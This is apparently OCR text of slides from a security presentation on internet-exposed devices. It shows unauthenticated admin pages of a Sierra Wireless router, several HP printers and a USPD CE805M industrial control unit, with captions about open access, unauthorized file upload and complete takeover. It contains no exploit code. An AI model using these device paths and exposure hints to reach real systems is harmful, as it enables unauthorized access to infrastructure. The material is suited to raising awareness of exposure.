



Not secure | [redacted]9191/admin/AceManager.htm?hwstr=0c170100000300000001000000000000&us...
Not syncing
acemanager V4.0
AirLink Control Environment
SIERRA WIRELESS
Help
Logout
Upload | Download | Reboot | Refresh All
Copyright © 2011 Sierra Wireless, Inc.
SWIApplyTemplate.xml - Notepad
File Edit Format View Help

```
id="2057">Setting for Band (hex)</ui><ui id="1105">Keepalive IP Address</ui><ui
id="1104">Keepalive Ping Time</ui><ui id="1117">Force Keepalive Ping</ui><ui
id="2725">Response to Incoming Ping</ui><ui id="1060">Force Network Authentication
Mode</ui><ui id="1109">Network Watch Dog</ui><ui id="2050">Define PDP context</ui><ui
id="2051">Set Carrier [operator] Selection</ui><ui id="2156">Set Roaming</ui><ui
id="2158">Always on Connection</ui><ui id="6023">Idle period before Disconnect
(minutes)</ui><ui id="2159">On WAN Disconnect</ui><ui id="1139">Host Public
Mode</ui><ui id="1084">Device IP</ui><ui id="1137">Starting IP</ui><ui
id="1138">Ending IP</ui><ui id="1135">DHCP network mask</ui><ui id="2722">DHCP Server
Mode</ui><ui id="2749">DHCP Lease time (Seconds)</ui><ui id="2759">Startup Delay
(seconds)</ui><ui id="2760">Link Setting</ui><ui id="2723">Link Radio Coverage to
```

Routers openly exposed

# Printers love the Internet!!



Not secure | [redacted]/hp/device/this.LCDispatcher?nav=hp.ControlPanel

HP LaserJet P4014 Printers

NPIA96BCF / [redacted]

## Control Panel Snapshot

This is an inactive image of the device Control Panel. To update the image with current information, click **Refresh Image** below.

```
Sleep mode on
```

NPIA96BCF / [redacted]

## Event Log Page


**Printer Information**

Current Engine Cycles: 94841
Printer Serial Number: CNDX163794

| Number | Date and Time | | Cycles | Event | Firmware | Description or Personality |
|---|---|---|---|---|---|---|
| 42 | 13-NOV-2019 | 05:56 PM | 94140 | 49.FF04 | 04.270.2 | PRINTER ERROR |
| 41 | 01-JUL-2019 | 02:36 PM | 91442 | 10.70.00 | 04.270.2 | Override in use |
| 40 | 03-JAN-2019 | 04:33 PM | 83067 | 13.30.00 | 04.270.2 | PAPER FEED 1, PAPER LATE JAM<br>0201000202010200011000000 |
| 39 | 02-OCT-2018 | 06:46 PM | 80708 | 10.70.00 | 04.270.2 | Override in use |
| 38 | 02-OCT-2018 | 06:46 PM | 80707 | 10.40.00 | 04.270.2 | Genuine HP supplies installed |
| 37 | 18-MAY-2018 | 07:02 PM | 80056 | 10.30.00 | 04.270.2 | Non-HP supply in use |
| 36 | 28-MAR-2018 | 03:59 PM | 79739 | 10.70.00 | 04.270.2 | Override in use |
| 35 | 08-FEB-2018 | 06:27 PM | 79428 | 13.30.00 | 04.270.2 | PAPER FEED 1, PAPER LATE JAM<br>0201000202010200011000000 |
| 34 | 10-MAY-2017 | 07:52 PM | 78176 | 99.00.25 | 04.260.1 | |
| 33 | 02-JAN-2016 | 06:59 PM | 75254 | 99.00.25 | 04.221.6 | |
| 32 | 30-MAR-2015 | 02:14 AM | 73250 | 99.00.25 | 04.213.1 | |
| 31 | 31-DEC-2014 | 11:05 PM | 72559 | 99.00.19 | 04.060.7 | |
| 30 | 31-DEC-2014 | 11:05 PM | 72559 | 99.00.02 | 04.060.7 | |
| 29 | 24-OCT-2013 | 12:28 AM | 67409 | 10.70.00 | 04.060.7 | Override in use |

Unauthorized Access.
No login required

# Check cartridge, battery status, connection,...



Not secure [redacted]/hp/device/GeneralSecurity/Index

**HP LaserJet M608**

HP LaserJet M608 [redacted]

Search by Keyword


General Security

Set the Local Administrator Password

An administrator password can be set to prevent unauthorized users from remotely configuring the device or gaining access to function administrator at the control panel. This password is also the Device Administrator Access Code at the device.

User Name

admin



Not secure [redacted]

**HP OfficeJet Pro 7740 Wide Format All-in-One**

Embedded Web Server

Energy Save Mode

Energy Save after:

*5 min*

Web Services

HP ePrint: *Off*


print apps: *On*

Printer Update

Check for new printer updates.

Estimated Cartridge Le...

*Actual levels may vary.



Not secure [redacted]/#hId-pgWebServicesSummary

Summary

Web Services Overview

With Web Services, you can print on the go using HP ePrint and add print apps to your printer using HP Conn


Show More

| | |
|---|---|
| Web Services Status | Enabled |
| Internet connection | Connected |
| Printer connection to HP Connected | Connected |

For advanced settings, visit the HP Connected Web site.

Web Services Settings

| | |
|---|---|
| HP ePrint | Off Turn On |
| print apps | On Turn Off |



Not secure [redacted]/#hId-pgInkConsumables

**HP OfficeJet Pro 8710**

Embedded Web Server

Product Information

Cartridge Level Gauge

Cartridge Status


Estimated Cartridge Levels:*

*Estimate only. Actual levels may vary.

Installed Cartridges

| Color | Cyan | Magenta | Yellow | Black |
|---|---|---|---|---|
| Cartridge Status | Non-HP Ink Cartridge Installed | Non-HP Ink Cart Installed | | |

# Control Units like the Internet too!!



Not secure | [redacted]

System Interfaces

Show Instant Data View

Logged Data

File Manager


Reset Device

Send Files to Device

Choose File No file chosen

System Information

FW Version: V23.0.0




## USPD CE805M

- Device info
- condition
  - Discrete inputs
  - Results of exchange with SDI
  - Device status
  - Read relay states

No authentication required

Unauthorized file upload



## Device status


[redacted]

| Name | Task type | Data type | RS485-1 | RS485-2 | Add. module 1 | condition | Date Time | Launched | Current slice |
|---|---|---|---|---|---|---|---|---|---|
| Problem 1 | Collecting profile data | At the end of the month | 6 | 4 | 6 | Performed | [redacted]10:42:25 PM | Yes | 0 |
| Problem 2 | Collecting profile data | At the end of the month | 1 | 1 | 1 | Pending execution | [redacted]0:41:23 PM | Yes | 3 |
| Problem 3 | Collecting profile data | At the end of the day | 1 | 1 | 1 | Pending execution | [redacted]0:41:39 PM | Yes | 0 |
| Problem 4 | Collecting profile data | At the end of the day | 1 | 1 | 1 | Pending execution | [redacted]10:42:09 PM | Yes | 21 |
| Problem 5 | Time synchronization | No data | 1 | 1 | 1 | Suspended | [redacted]19:13:23 | Yes | 0 |
| Problem 6 | Self-test | No data | 0 | 0 | 0 | Suspended | [redacted]0:00:33 | Yes | 0 |
| Problem 7 | No problem | No data | 0 | 0 | 0 | Is absent | 01.01.2001 00:00:00 | Not | 0 |
| Problem 8 | No problem | No data | 0 | 0 | 0 | Is absent | 01.01.2001 00:00:00 | Not | 0 |
| Problem 9 | No problem | No data | 0 | 0 | 0 | Is absent | 01.01.2001 00:00:00 | Not | 0 |
| Problem 10 | No problem | No data | 0 | 0 | 0 | Is absent | 01.01.2001 00:00:00 | Not | 0 |
| Assignment 11 | No problem | No data | 0 | 0 | 0 | Is absent | 01.01.2001 00:00:00 | Not | 0 |
| Assignment 12 | No problem | No data | 0 | 0 | 0 | Is absent | 01.01.2001 00:00:00 | Not | 0 |
| Assignment 13 | No problem | No data | 0 | 0 | 0 | Is absent | 01.01.2001 00:00:00 | Not | 0 |

Uses IEC 60870-5

Complete takeover & control

# More Examples



Not secure [redacted]5b6d.html?pageId=dashboard

